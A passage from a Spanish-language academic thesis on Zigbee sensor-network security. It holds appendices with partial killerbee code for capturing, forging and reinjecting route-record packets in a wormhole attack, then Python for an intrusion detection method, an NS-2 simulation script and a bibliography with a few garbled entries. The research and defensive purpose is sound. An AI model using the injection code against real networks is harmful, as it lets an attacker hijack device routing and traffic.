Identificación de nodos víctima: los datos correspondientes a la dirección NWK de origen y destino del paquete capturado se extraen en el método `__init__(self, *args)` en la clase `rrprocessing`, luego se comparan con las direcciones de los nodos víctima para determinar si hay una coincidencia y proceder con el siguiente paso del ataque.

```
class rrprocessing(object):
  ---recortado---
  def __init__(self, *args):
    if zbpkt["ZigbeeNWKCommandPayload"].cmd_identifier == 5:
      ---recortado---
      if self.real_src == self.zbaddr_src\
        and self.real_dst == self.zbaddr_dst:
            self.l2coincidence= True
```

Si el paquete involucra los nodos víctima, se coloca la variable `self.l2coincidence` atributo del objeto `rrprocessing` en `True` (verdadero) indicando la coincidencia, en caso contrario, el paquete se descarta por el nodo malicioso y se continua con la captura de paquetes. En cuanto a la llave `ZigbeeNWKCommandPayload` en `zbpkt`, esto hace referencia a los paquetes con capa de comandos de red y el identificador 5 a un paquete de tipo route record.

Modificación del paquete de enrutamiento: se lleva a cabo empleando el mismo objeto de la clase `rrprocessing` (`route_record`), usando el método `route_record_injection`, tomando como argumentos, la cantidad de saltos de la ruta `hop_count` y las direcciones NWK involucradas `hop_list`, que en caso de un ataque wormhole normal estos valores deben permanecer en cero y vacío respectivamente.

```
class rrprocessing(object):
 ---recortado---
  def route_record_injection(self,*args):
    ---recortado---
    if self.zbseqnum < 255:
      self.zbpkt["ZigbeeNWK"].seqnum += 1
    else:
      self.zbpkt["ZigbeeNWK"].seqnum = 0

    if self.dseqnum < 255:
      self.zbpkt["Dot15d4"].seqnum += 1
    else:
      self.zbpkt["Dot15d4"].seqnum = 0

    self.zbpkt["Dot15d4Data"].dest_addr=self.zbaddr_dst
    self.zbpkt["Dot15d4Data"].src_addr=self.zbaddr_src
    self.zbpkt["ZigbeeNWKCommandPayload"].rr_relay_count=\
        hop_count
    self.zbpkt["ZigbeeNWKCommandPayload"].rr_relay_list=\
        hop_list
    ---recortado---
    return True
```

Como se observa, los valores del enrutamiento para el ataque se configuran en el paquete capturado `self.zbpkt`, los datos que se modifican son: el direccionamiento a nivel de capa MAC (`Dot15dData`) con el direccionamiento de los nodo víctima, el número de secuencia (`seqnum`) en la capa NWK `ZigbeeNWK` para evitar que el paquete sea descartado en los dispositivos. Adicionalmente, la información falsa relativa al enrutamiento se configura en la capa de comandos de red `ZigbeeNWKCommandPayload`.

Reenvió de los paquetes de enrutamiento: una vez se modifica el paquete, se reenvía hacia el nodo destino del mismo, esta vez con los valores necesarios para lograr el ataque wormhole. Lo anterior se lleva a cabo usando la función `kbsendp` de la librería killerbee.

```
class rrprocessing(object):
 ---snipped---
  def route_record_injection(self,*args):
    ---recortado---
    zbattacker.kbsendp(pkt=self.zbpkt,
                       channel=\
```

```
                    self.opchannel,
                    verbose=0)
    ---recortado---
    return True
```

En este caso el método `route_record_injection` es utilizada para este fin, una vez el paquete es procesado por el nodo origen legítimo de la comunicación, se asume que su tabla de enrutamiento ha sido vulnerada y es posible proceder con la etapa de captura, modificación y reenvío selectivo de los paquetes de aplicación.

Captura de paquetes de aplicación y reenvío de paquetes modificados: en este punto, los paquetes de la capa de aplicación que generan los nodos víctimas de la red pueden ser escuchados por el atacante usando el mismo enfoque para la captura de paquetes de enrutamiento. La modificación de los datos de los paquetes de aplicación se realiza utilizando el método `wormhole_replay` de la clase `rrprocessing`.

D. Anexo: Código Python para el algoritmo de detección

A continuación se describen el algoritmo en Python para el metodo de detección, una copia del código se encuentra en https://github.com/jramirezgo/Metodo_IDS_WSN

Inicialización de objetos y captura de paquetes: es el paso inicial para realizar la detección, se lleva a cabo en la función `main` del script que implementa el algoritmo de deteccion mediante el llamado de la función `NetworkSniffer` con el canal de operación de la red y el intervalo de capturas como argumento con las variables `netchannel` y `sniff_interval` respectivamente. Una porción del código correspondiente `main` se detalla a continuación.

```
def main():
    --recorte--
    args_values = args.parse_args()

    netchannel = args_values.netchannel
    sniff_interval = args_values.sniff_interval

    NetworkSniffer(netchannel, sniff_interval)
```

La función `NetworkSniffer` se encarga entonces de aplicar un filtro a los paquetes que llegan a la interface de red para que solo se analicen aquellos que contienen comandos de red. Lo anterior, debido a que en este proyecto se intervienen los ataques a nivel de capa NWK. Luego de que un paquete de interés se captura, se crea un subproceso para el análisis de este pasándolo como argumento. Además, esta función se encarga de inicializar los objetos correspondientes al registro de eventos, evaluación de reglas y validación/creación de firmas, como se evidencia en la siguiente muestra de código.

```
def NetworkSniffer(netchannel, sniff_interval):
    ids = ZigbeeIDSRules('IDS_Rules.dat')
    ids_sign = ZigbeeSignaturesDB('IDSdatabase.db')
    ids_sign.CreateSignatureTables()
    ids_logger = ZigbeeIDSLogger()
```

```
ids_logger.CreateLogHandlers()

while True:
    pkt = zcapy.kbsniff(channel=netchannel,
                        count=1,
                        verbose=0,
                        lfilter=PktFilter('NWK'))
    pthread = multiprocessing.Process(target=RuleProcessor,
                                      args=(pkt,
                                            ids,
                                            ids_logger,
                                            ids_sign))
    pthread.start()
    time.sleep(sniff_interval)
```

Como se observa, se crean los objetos `ids` de la clase `ZigbeeIDSRules` pasando el archivo de reglas como argumento, `ids_sign` de la clase `ZigbeeSignaturesDB` con la base de datos de firmas como argumento e `ids_logger` de la clase `ZigbeeIDSLogger`. Adicionalmente, estos objetos se pasan al subproceso `pthread` encargado de llevar a cabo la disección y análisis del paquete capturado. La captura de paquetes se realiza usando la función `kbsniff` de la librería killerbee en un bucle infinito `while`.

Disección de paquetes: la disección de paquetes se realiza con el fin de extraer información relativa al paquete que se está analizando, tales como: direcciones NWK y MAC de origen y destino, tipo de paquete, rutas, entre otros. Para lo anterior, se utiliza la clase `PktAttrExtractor` en la función/subproceso `RuleProcessor`.

Evaluación de reglas, validación de firmas y registro de eventos: una vez se disecan los paquetes, se lleva a cabo un tratamiento diferente según el tipo de paquete. Sin embargo, todos los paquetes son evaluados con las reglas de la lista blanca, cuyo resultado determina si el nodo que origina el paquete es válido y confiable al interior de la red, esto se lleva a cabo con la función `WhiteListCheck` del objeto creado a partir del módulo de reglas zrules.py, posteriormente se procede con el registro de la evaluación de las reglas para dicho paquete con las funciones `ConsoleHandler` y `FileHandler` del módulo zlogger.py. Si el paquete contiene comandos de red many-to-one o route record, se ejecuta la validación de firmas. Por otro lado, si el paquete es del tipo link status, se ejecuta la validación del paquete con las reglas de vecinos.

```
def RuleProcessor(pkt_cap, ids, ids_logger, ids_sign):
```

```
    pkt_attr = PktAttrExtractor(pkt_cap[0])

    lst_result = ids.WhiteListCheck(pkt_attr.nwk_address,
                                    pkt_attr.mac_address)
    ids_logger.ConsoleHandler(lst_result)
    ids_logger.FileHandler(lst_result)

    --recorte--
```

Como se muestra en el código anterior, los atributos del paquete se contienen en el objeto `pkt_attr` y en la evaluación de reglas de lista blanca, se pasan la dirección NWK y MAC de origen del paquete `nwk_address` y `mac_address` respectivamente, a la función que realiza la verificación de los datos con las reglas de lista blanca y luego se realiza el registro del resultado.

```
def RuleProcessor(pkt_cap, ids, ids_logger, ids_sign):
    --recorte--
    if lst_result[0] == 50 and\
            pkt_attr.cmdtype == 'route_request':
        if pkt_attr.m2o_value == 1 or pkt_attr.m2o_value == 2:
            m2osignature = SignatureCalc(pkt_attr)
            m2oresult = ids_sign.CheckM2OPatterns(pkt_attr,
                                                  m2osignature)
            ids_logger.ConsoleHandler(m2oresult)
            ids.logger.FileHandler(m2oresult)
    --recorte--
```

Luego de la evaluación de las reglas, si el resultado es de nivel 50 (nivel crítico) y el paquete actual contiene el comando de route request con opciones many-to-one, quiere decir que hubo una coincidencia en la dirección NWK entre la regla y el paquete, pero no en la dirección MAC, lo cual indica un posible ataque sinkhole y se procede con la verificación de firmas. Primero se calcula la firma con la función `SignatureCalc` que recibe como parámetros los atributos del paquete `pkt_attr`, luego se ejecuta una búsqueda en las bases de datos de firmas con la función `CheckM2OPattrerns` del módulo zsignatures.py. El código para el cálculo de las firmas se muestra a continuación.

```
def SignatureCalc(pkt_attr):
    signature = ''
    if pkt_attr.cmdtype == 'route_record':
        signature = pkt_attr.l3_dst_ext\
            + pkt_attr.l3_src_ext\
```

```
            + str(pkt_attr.relay_lst) + str(pkt_attr.route_lenght)
        signature = hashlib.sha256(signature).hexdigest()
    elif pkt_attr.cmdtype == 'route_request':
        signature = pkt_attr.l3_ext_src + \
                    pkt_attr.m2o_value
    return signature
    --recorte--
```

Como se observa, las firmas para los paquetes route record se componen de la suma de los valores en dirección MAC de destino `pkt_attr.l3_dst_ext`, la dirección MAC de destino `pkt_attr.l3_src_ext`, la lista de nodos intermedios `pkt_attr.relay_lst` y la longitud de la ruta `pkt_attr.route_lenght`. En cuanto a los paquetes many-to-one, debido a la simplicidad de estos paquetes, la firma se compone de la suma de los valores en la dirección MAC y las opciones many-to-one del paquete. Con el fin de salvaguardar la integridad de las firmas, ambas pasan por un proceso de extracción de huella digital usando SHA-256 con la librería `hashlib` de Python.

Para los paquetes de tipo link status, se realiza la evaluación de las reglas de vecinos en la misma función `RuleProcessor`, pasando como argumentos a la función `NeighboristCheck` del módulo zrules.py, los atributos `nwk_address` (origen del paquete), la cantidad de vecinos `pkt_attr.neighbor_count` y la lista de vecinos `pkt_attr.neighbor_lst`. El procedimiento en código se detalla en lo que sigue.

```
def RuleProcessor(pkt_cap, ids, ids_logger, ids_sign):
    --recorte--
    elif pkt_attr.cmdtype == 'link_status':
        nresult = ids.NeighborlistCheck(pkt_attr.nwk_address,
                                        pkt_attr.neighbor_count,
                                        pkt_attr.neighbor_lst)
        ids_logger.ConsoleHandler(nresult)
        ids_logger.FileHandler(nresult)
        return

    --recorte--
```

Para los paquetes route record, el procedimiento es mucho más complejo ya que está orientado a los ataques wormhole y suponen dos escenarios para tener en cuenta: cuando el nodo es vecino y la longitud de la ruta aumenta y cuando el nodo no es vecino y la longitud de la ruta disminuye. En todo caso, el programa de detección tiene en cuenta esto mediante instrucciones condicionales `if`. Con el fin de lograr la detección de ataques wormhole, se utilizan las listas de vecinos que se definen en las reglas de vecinos; si el nodo no es vecino

y la longitud de la ruta es cero, se procede con la generación de la firma con la función `SignatureCalc`, luego se rompe el ciclo `for` que recorre las listas de vecinos de las reglas de vecinos y luego se valida la firma con la función `CheckRRPatterns`, el mismo procedimiento se sigue si el nodo es vecino pero la longitud de la ruta es mayor a cero.

```
def RuleProcessor(pkt_cap, ids, ids_logger, ids_sign):
    --recorte--
    elif pkt_attr.cmdtype == 'route_record':
        rrsignature = ''
        if pkt_attr.l2_dest == pkt_attr.l3_dest\
                and pkt_attr.route_lenght == 0:
            for nrule in ids.neighbor_list:
                if nrule['id'] == pkt_attr.l3_dest\
                            and pkt_attr.nwk_address not\
                        in nrule['neighbors']:
                    rrsignature += SignatureCalc(pkt_attr)
                    break

        elif pkt_attr.l2_dest == pkt_attr.l3_dest\
                and pkt_attr.route_lenght > 0:
            for nrule in ids.neighbor_list:
                if nrule['id'] == pkt_attr.l3_dest\
                            and pkt_attr.nwk_address\
                        in nrule['neighbors']:
                    rrsignature += SignatureCalc(pkt_attr)
                    break

        if len(rrsignature):
            rr_result = ids_sign.CheckRRPatterns(pkt_attr,
                                                 rrsignature)
            ids_logger.ConsoleHandler(rr_result)
            ids_logger.FileHandler(rr_result)
```

Como se puede observar, cada proceso de detección utiliza las funciones `ConsoleHandler` y `FileHandler` para registrar los eventos que van ocurriendo a medida que se analizan los paquetes que transporta la red de sensores, con lo cual se asegura la trazabilidad de todos los eventos.

E. Anexo: Script para simulación de una WSN en NS-2

```
#=====================================
# Definicion de parametros iniciales
#=====================================
#Phy/WirelessPhy set freq_ 2.472e9
Phy/WirelessPhy set bandwidth_ 0.25Mb
Mac/802_15_4 set dataRate_ 0.25Mb
Mac/802_15_4 set basicRate_ 0.25Mb
set val(chan)    Channel/WirelessChannel
set val(prop)    Propagation/Shadowing
set val(netif)   Phy/WirelessPhy/802_15_4
set val(mac)     Mac/802_15_4
set val(ifq)     Queue/DropTail/PriQueue
set val(ll)      LL
set val(ant)     Antenna/OmniAntenna
set val(ifqlen)  50
set val(nn)      7
set val(rp)      DSR
set val(x)       334
set val(y)       5989
set val(stop)    60.0
set val(ag_time) 0.5

#=====================================
# Creacion de objetos y archivos de trazas
#=====================================
#Objeto simulador - Funciones de simulacion
set hwsn [new Simulator]

#Topografia de despliegue
set topo         [new Topography]
```

```
$topo load_flatgrid $val(x) $val(y)
create-god $val(nn)

#Archivo para guardado de trazas en NS2
set tracefile [open out.tr w]
$hwsn trace-all $tracefile

#Archivo NAM para la simulacion grafica
set namfile [open out.nam w]
$hwsn namtrace-all $namfile
$hwsn namtrace-all-wireless $namfile $val(x) $val(y)
set chan [new $val(chan)];#Creacion del canal inalambrico

#=================================
# Configuracion base de los nodos
#=================================
$hwsn node-config -adhocRouting  $val(rp) \
                  -llType        $val(ll) \
                  -macType       $val(mac) \
                  -ifqType       $val(ifq) \
                  -ifqLen        $val(ifqlen) \
                  -antType       $val(ant) \
                  -propType      $val(prop) \
                  -phyType       $val(netif) \
                  -channel       $chan \
                  -topoInstance  $topo \
                  -agentTrace    ON \
                  -routerTrace   ON \
                  -macTrace      OFF \
                  -movementTrace OFF \

#=================================
# Creacion de los nodos FFD y RRF
#=================================

#Definicion de nodos / sin movimiento aleatorio
for {set i 0} {$i < $val(nn)} {incr i} {
        set home_node_($i) [$hwsn node]
        $home_node_($i) random-motion 0
}
```

```
#Configuracion del nodo coordinador de la red
$hwsn at 0.0 ''$home_node_(0) NodeLabel \''FFD_Coordinator\''''
$hwsn at 0.0 ''$home_node_(0) sscs startPANCoord 0''

#Configuracion de nodos tipo FFD/Enrutadores
#para la implemetacion real

for {set i 1} {$i < 4} {incr i} {
        $hwsn at [expr $i*($val(ag_time))]
        ''$home_node_($i) NodeLabel \''FFD_Device_$i\''''
        $hwsn at [expr $i*($val(ag_time))]
        ''$home_node_($i) sscs startDevice''
}

#Configuracion de los nodos RFD
for {set i 4} {$i < 7} {incr i} {
        $hwsn at [expr $i*($val(ag_time))]
        ''$home_node_($i) NodeLabel \''RFD_Device_$i\''''
        $hwsn at [expr $i*($val(ag_time))]
        ''$home_node_($i) sscs startDevice 0''
}

#ubicacion de los nodos en la topologia:

$home_node_(0) set X_ 300
$home_node_(0) set Y_ 200
$home_node_(0) set Z_ 0.0
$hwsn initial_node_pos $$home_node_(0) 20

$home_node_(1) set X_ 430
$home_node_(1) set Y_ 302
$home_node_(1) set Z_ 0.0
$hwsn initial_node_pos $$home_node_(1) 20

$home_node_(2) set X_ 508
$home_node_(2) set Y_ 75
$home_node_(2) set Z_ 0.0
$hwsn initial_node_pos $n2 20
```

```
$home_node_(3) set X_ 545
$home_node_(3) set Y_ 194
$home_node_(3) set Z_ 0.0
$hwsn initial_node_pos $home_node_(3) 20

$home_node_(4) set X_ 690
$home_node_(4) set Y_ 260
$home_node_(4) set Z_ 0.0
$hwsn initial_node_pos $home_node_(4) 20

$home_node_(5) set X_ 440
$home_node_(5) set Y_ 450
$home_node_(5) set Z_ 0.0
$hwsn initial_node_pos $home_node_(5) 20

$home_node_(6) set X_ 170
$home_node_(6) set Y_ 200
$home_node_(6) set Z_ 0.0
$hwsn initial_node_pos $home_node_(6) 20


#=================================
# Agentes de transporte de datos
#=================================

set null0 [new Agent/Null]
$hwsn attach-agent $home_node_(0) $null0

set udp3 [new Agent/UDP]
$hwsn attach-agent $home_node_(4) $udp3
$hwsn connect $udp3 $null0
$udp3 set packetSize_ 50.0
$udp3 set fid_ 1

set udp7 [new Agent/UDP]
$hwsn attach-agent $home_node_(5) $udp7
$hwsn connect $udp7 $null0
$udp7 set packetSize_ 50.0
$udp7 set fid_ 2
```

```
set udp9 [new Agent/UDP]
$hwsn attach-agent $home_node_(6) $udp9
$hwsn connect $udp9 $null0
$udp9 set packetSize_ 50.0
$udp9 set fid_ 3


#=================================
# Aplicacion para trafico
#=================================
#Setup a CBR Application over UDP connection
set cbr3 [new Application/Traffic/CBR]
$cbr3 attach-agent $udp3
$cbr3 set packetSize_ 50.0
$cbr3 set rate_ 0.25Mb
$cbr3 set random_ null
$hwsn at 10.0 "$cbr3 start"
$hwsn at 15.0 "$cbr3 stop"

#Setup a CBR Application over UDP connection
set cbr5 [new Application/Traffic/CBR]
$cbr5 attach-agent $udp7
$cbr5 set packetSize_ 50.0
$cbr5 set rate_ 0.25Mb
$cbr5 set random_ null
$hwsn at 20.0 "$cbr5 start"
$hwsn at 25.0 "$cbr5 stop"

#Setup a CBR Application over UDP connection
set cbr6 [new Application/Traffic/CBR]
$cbr6 attach-agent $udp9
$cbr6 set packetSize_ 50.0
$cbr6 set rate_ 0.25Mb
$cbr6 set random_ null
$hwsn at 30.0 "$cbr6 start"
$hwsn at 35.0 "$cbr6 stop"

#=================================
#         Finalizacion
#=================================
```

```
proc finish {} {
    global hwsn tracefile namfile
    $hwsn flush-trace
    close $tracefile
    close $namfile
    #exec nam out.nam &
    exit 0
}
for {set i 0} {$i < $val(nn) } { incr i } {
    $hwsn at $val(stop) ''\$home_node_($i) reset''
}
$hwsn at $val(stop) ''$hwsn nam-end-wireless $val(stop)''
$hwsn at $val(stop) ''finish''
$hwsn at $val(stop) ''puts \''done\'' ; $hwsn halt''
$hwsn run
```

Bibliografía

[1] S. Sahmim and H. Gharsellaoui, "Privacy and Security in Internet-based Computing: Cloud Computing, Internet of Things, Cloud of Things: a review," *Procedia Computer Science*, vol. 112, pp. 1516–1522, 2017.

[2] A. Rani and S. Kumar, "A Survey of security in Wireless Sensor Networks," *3rd IEEE International Conference on Çomputational Intelligence and Communication Technology"(IEEE-CICT 2017)*, pp. 3–7, 2017.

[3] C. Zhu, V. C. Leung, L. Shu, and E. C. Ngai, "Green Internet of Things for Smart World," *IEEE Access*, vol. 3, pp. 2151–2162, 2015.

[4] A. Patle and N. Gupta, "Vulnerabilities, attack effect and different security scheme in WSN: A survey," *Proceedings of 2016 International Conference on ICT in Business, Industry, and Government, ICTBIG 2016*, 2017.

[5] S. Goyal, "Wormhole and Sybil Attack in WSN : A Review," pp. 1463–1468, 2015.

[6] R. W. Anwar, M. Bakhtiari, A. Zainal, A. Hanan Abdullah, and K. N. Qureshi, "Security issues and attacks in wireless sensor network," *World Applied Sciences Journal*, vol. 30, no. 10, pp. 1224–1227, 2014.

[7] J. R. Douceur, "The Sybil Attack," pp. 251–260, 2002.

[8] Y.-C. Hu, A. Perrig, and D. B. Johnson, "Wormhole Detection in Wireless Ad Hoc Networks," pp. 1–15, 2001.

[9] C. Karlof and D. Wagner, "Secure routing in wireless sensor networks: Attacks and countermeasures," *Ad Hoc Networks*, vol. 1, no. 2-3, pp. 293–315, 2003.

[10] Z. Jing, M. Chen, and F. Hongbo, "WSN key management scheme based on fully bomomorphic encryption," *Proceedings of the 29th Chinese Control and Decision Conference, CCDC 2017*, pp. 7304–7309, 2017.

[11] S. Awatade, "System for MANETs Using Hybrid Cryptography,"

[12] A. Praveena, "Efficient Cryptographic approach for Data Security in Wireless Sensor Networks using MES V-II,"

[13] V. Sharma and M. Hussasin, "Node authentication in WSN using key distribution mechanism," *Proceedings of 2016 International Conference on ICT in Business, Industry, and Government, ICTBIG 2016*, 2017.

[14] S. S. Abd, "An Efficient Authentication Protocol and Key Establishment in Dynamic WSN," pp. 178–182, 2016.

[15] S. Deepthi, "WISN: Effective authentication by VCA," *2017 International Conference on I-SMAC (IoT in Social, Mobile, Analytics and Cloud) (I-SMAC)*, pp. 425–429, 2017.

[16] P. Amish and V. B. Vaghela, "a Review Paper on Detection and Prevention of Wormhole Attack in Wireless Sensor Network," vol. 07, no. 01, pp. 361–366, 2015.

[17] M. Kaur and A. Singh, "Detection and mitigation of sinkhole attack in wireless sensor network," *Proceedings - 2016 International Conference on Micro-Electronics and Telecommunication Engineering, ICMETE 2016*, pp. 217–221, 2017.

[18] L. Gandhimathi and G. Murugaboopathi, "Cross layer intrusion detection and prevention of multiple attacks in Wireless Sensor Network using Mobile agent," *2016 International Conference on Information Communication and Embedded Systems (ICICES)*, no. Icices, pp. 1–5, 2016.

[19] B. Priayoheswari, K. Kulothungan, and A. Kannan, "A Novel Trust Based Routing Protocol to prevent the Malicious Nodes in Wireless Sensor Networks," *2017 Second International Conference on Recent Trends and Challenges in Computational Models (ICRTCCM)*, pp. 111–115, 2017.

[20] L. I. U. Wei, Y. E. Qing, and Y. Nan, "A Trust-based Secure Routing Algorithm for Wireless Sensor Networks," pp. 7726–7729, 2015.

[21] K. Email, "Directional Random Routing for Enhancing Source- Location Privacy in Wireless Sensor Networks," pp. 344–348, 2017.

[22] H. Geng, *Internet of Things and Data Analytics Handbook*. John Wiley & Sons, 2017.

[23] S.-H. Yang, *Wireless Sensor Networks - Principles, Design and Applications*. 2014.

[24] L. Borges, F. Velez, and A. Lebres, "Survey on the Characterization and Classification of Wireless Sensor Networks Applications," *IEEE Communications Surveys & Tutorials*, vol. XX, no. X, pp. 1–1, 2014.

[25] A. Forster, *Introduction to Wireless Sensor Networks*. Wiley-IEEE Press, 2016.

[26] A. Baviskar, J. Baviskar, S. Wagh, A. Mulla, and P. Dave, "Comparative Study of Communication Technologies for Power Optimized Automation Systems: A Review and Implementation," *2015 Fifth International Conference on Communication Systems and Network Technologies*, pp. 375–380, 2015.

[27] L. A. N. Man, S. Committee, and I. Computer, *IEEE S tandard for Low–Rate Wireless Networks IEEE Standard for Low-Rate Wireless Networks*, vol. 2015. 2015.

[28] D. A. A. Raj and P. Sumathi, "Analysis and comparison of EEEMR protocol with the Flat Routing Protocols of Wireless Sensor Networks," *6th International Conference on Computer Communication and Informatics, ICCCI 2016*, pp. 7–9, 2016.

[29] B. Paul, K. A. Bhuiyan, K. Fatema, and P. P. Das, "Analysis of AOMDV, AODV, DSR, and DSDV routing protocols for wireless sensor network," *Proceedings - 2014 6th International Conference on Computational Intelligence and Communication Networks, CICN 2014*, pp. 364–369, 2014.

[30] Z. S. Khosroabadi and B. Amirshahi, "An overview of some of the QoS routing protocols in wireless sensor networks," *2015 2nd International Conference on Knowledge-Based Engineering and Innovation (KBEI)*, pp. 211–216, 2015.

[31] J. Zhang, "Assessing Multi-H op Performance of Reactive Routing Protocols in Wireless Sensor Networks," *2016 8th IEEE International Conference on Communication Software and Networks Assessing*, pp. 444–449, 2016.

[32] Y. Mai, Y. Bai, and N. Wang, "Performance Comparison and Evaluation of the Routing Protocols for MANETs Using NS3," vol. 5, pp. 187–195, 2017.

[33] H. Singh and D. Singh, "Taxonomy of Routing Protocols in Wireless Sensor Networks: A Survey," *2016 2nd International Conference on Contemporary Computing and Informatics*, pp. 822–830, 2016.

[34] Z. Alliance, *Zigbee Specification*. 2008.

[35] D. International, "XBee®/XBee-PRO S2C ZigBee®," *XBee®/XBee-PRO S2C ZigBee® RF Module User Guide*, 2017.

[36] I. S. I. U. o. S. California, *RFC: 791 INTERNET PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION*. 1981.

[37] D. M. D. Johnson, Y. Hu, *RFC 4728: The Dynamic Source Routing Protocol (DSR) for Mobile Ad Hoc Networks for IPv4*. 2007.

[38] I. Tomic and J. A. McCann, "A Survey of Potential Security Issues in Existing Wireless Sensor Network Protocols," *IEEE Internet of Things Journal*, vol. 4662, no. c, pp. 1–13, 2017.

[39] W. Dqg and K. L. Q. Luhohvv, "$Wwdfnv Dqg &Kdoohqjhv Lq :Luhohvv 6Hqvru 1Hwzrunv," pp. 3069–3074, 2016.

[40] C. Ioannou and V. Vassiliou, "The Impact of Network Layer Attacks in Wireless Sensor Networks," *International Workshop on Secure Internet of Things 2016*, pp. 20–28, 2016.

[41] A. Gaware and S. Dhonde, "A Survey on Security Attacks in Wireless Sensor Networks," pp. 536–539, 2016.

[42] Rajshree Purohit and N. Sidhu, "Wireless Sensor Network: Routing Protocols and Attacks- A survey," *International Conference on Computing for Sustainable Global Development (INDIACom)*, pp. 2130–2135, 2015.

[43] N. Djl, "7Kuhdwv Wr 6Hfxulw\ Ri :Luhohvv 6Hqvru 1Hwzrunv," pp. 402–405, 2017.

[44] P. B. Hari and S. Narayan Singh, "Security Issues in Wireless Sensor Networks: Current Research and Challenges," 2016.

[45] T. Kavitha and D. Sridharan, "Security Vulnerabilities In Wireless Sensor Networks : A Survey," *Journal of Information Assurance and Security*, vol. 5, no. 2010, pp. 31–44, 2010.

[46] D. Barnard-Wills, L. Marinos, and S. Portesi, *Threat Landscape and Good Practice Guide for Smart Home and Converged Media*. No. December, 2014.

[47] N. Sreelaja and G. Vijayalakshmi Pai, "Swarm intelligence based approach for sinkhole attack detection in wireless sensor networks," *Applied Soft Computing*, vol. 19, pp. 68–79, 2014.

[48] M. A. Jan, P. Nanda, X. He, and R. P. Liu, "A sybil attack detection scheme for a centralized clustering-based hierarchical network," *Proceedings - 14th IEEE International Conference on Trust, Security and Privacy in Computing and Communications, TrustCom 2015*, vol. 1, pp. 318–325, 2015.

[49] S. Marian and P. Mircea, "Sybil attack type detection in Wireless Sensor networks based on received signal strength indicator detection scheme," *SACI 2015 - 10th Jubilee IEEE International Symposium on Applied Computational Intelligence and Informatics, Proceedings*, pp. 121–124, 2015.

[50] R. Lakhanpal and S. Sharma, "Detection & Prevention of Sybil attack in Ad hoc network using hybrid MAP & MAC technique," *2016 International Conference on Computation of Power, Energy, Information and Communication, ICCPEIC 2016*, pp. 283–287, 2016.

[51] G. Kalnoor and J. Agarkhed, "QoS based multipath routing for intrusion detection of sinkhole attack in wireless sensor networks," *Proceedings of IEEE International Conference on Circuit, Power and Computing Technologies, ICCPCT 2016*, 2016.

[52] S. Moradi, "A distributed method based on mobile agent to detect Sybil attacks in wireless sensor networks," pp. 276–280, 2016.

[53] M. Bendjima and M. Feham, "Wormhole Attack Detection in Wireless Sensor Networks," *IEEE INFOCOM, july 2016*, pp. 1319–1326, 2016.

[54] P. Sarigiannidis, E. Karapistoli, and A. A. Economides, "VisIoT: A threat visualisation tool for IoT systems security," *2015 IEEE International Conference on Communication Workshop, ICCW 2015*, pp. 2633–2638, 2015.

[55] D. Aldhobaiban, K. Elleithy, and L. Almazaydeh, "Prevention of Wormhole Attacks in Wireless Sensor Networks," *2014 2nd International Conference on Artificial Intelligence, Modelling and Simulation*, pp. 287–291, 2014.

[56] J.-h. Zheng, H.-y. Qian, and L. Wang, "Defense Technology of Wormhole Attacks Based on Node Connectivity," *2015 IEEE International Conference on Smart City/SocialCom/SustainCom (SmartCity)*, pp. 421–425, 2015.

[57] N. Tsitsiroudi, P. Sarigiannidis, E. Karapistoli, and A. A. Economides, "EyeSim: A mobile application for visual-Assisted wormhole attack detection in IoT-enabled WSNs," *2016 9th IFIP Wireless and Mobile Networking Conference, WMNC 2016*, pp. 103–109, 2016.

[58] F.-J. Zhang, L.-D. Zhai, J.-C. Yang, and X. Cui, "Sinkhole Attack Detection based on Redundancy Mechanism in Wireless Sensor Networks," *Procedia Computer Science*, vol. 31, no. Itqm, pp. 711–720, 2014.

[59] M. Guerroumi, A. Derhab, and K. Saleem, "Intrusion Detection System against Sink Hole Attack in Wireless Sensor Networks with Mobile Sink," *Proceedings - 12th International Conference on Information Technology: New Generations, ITNG 2015*, pp. 307–313, 2015.

[60] A. Karuppiah, J. Dalfiah, K. Yuvashri, S. Rajaram, and A.-S. Pathan, "A Novel Energy-Efficient Sybil Node Detection Algorithm for Intrusion Detection System in Wireless Sensor Networks," *Proceedings - 2014 3rd International Conference on Eco-Friendly Computing and Communication Systems, ICECCS 2014*, pp. 95–98, 2015.

[61] D. Gollmann, M. Krotofil, and H. Sauff, "Rescuing Wireless Sensor Networks Security from Science Fiction," *Ifip International Federation For Information Processing*, pp. 192–206, 2011.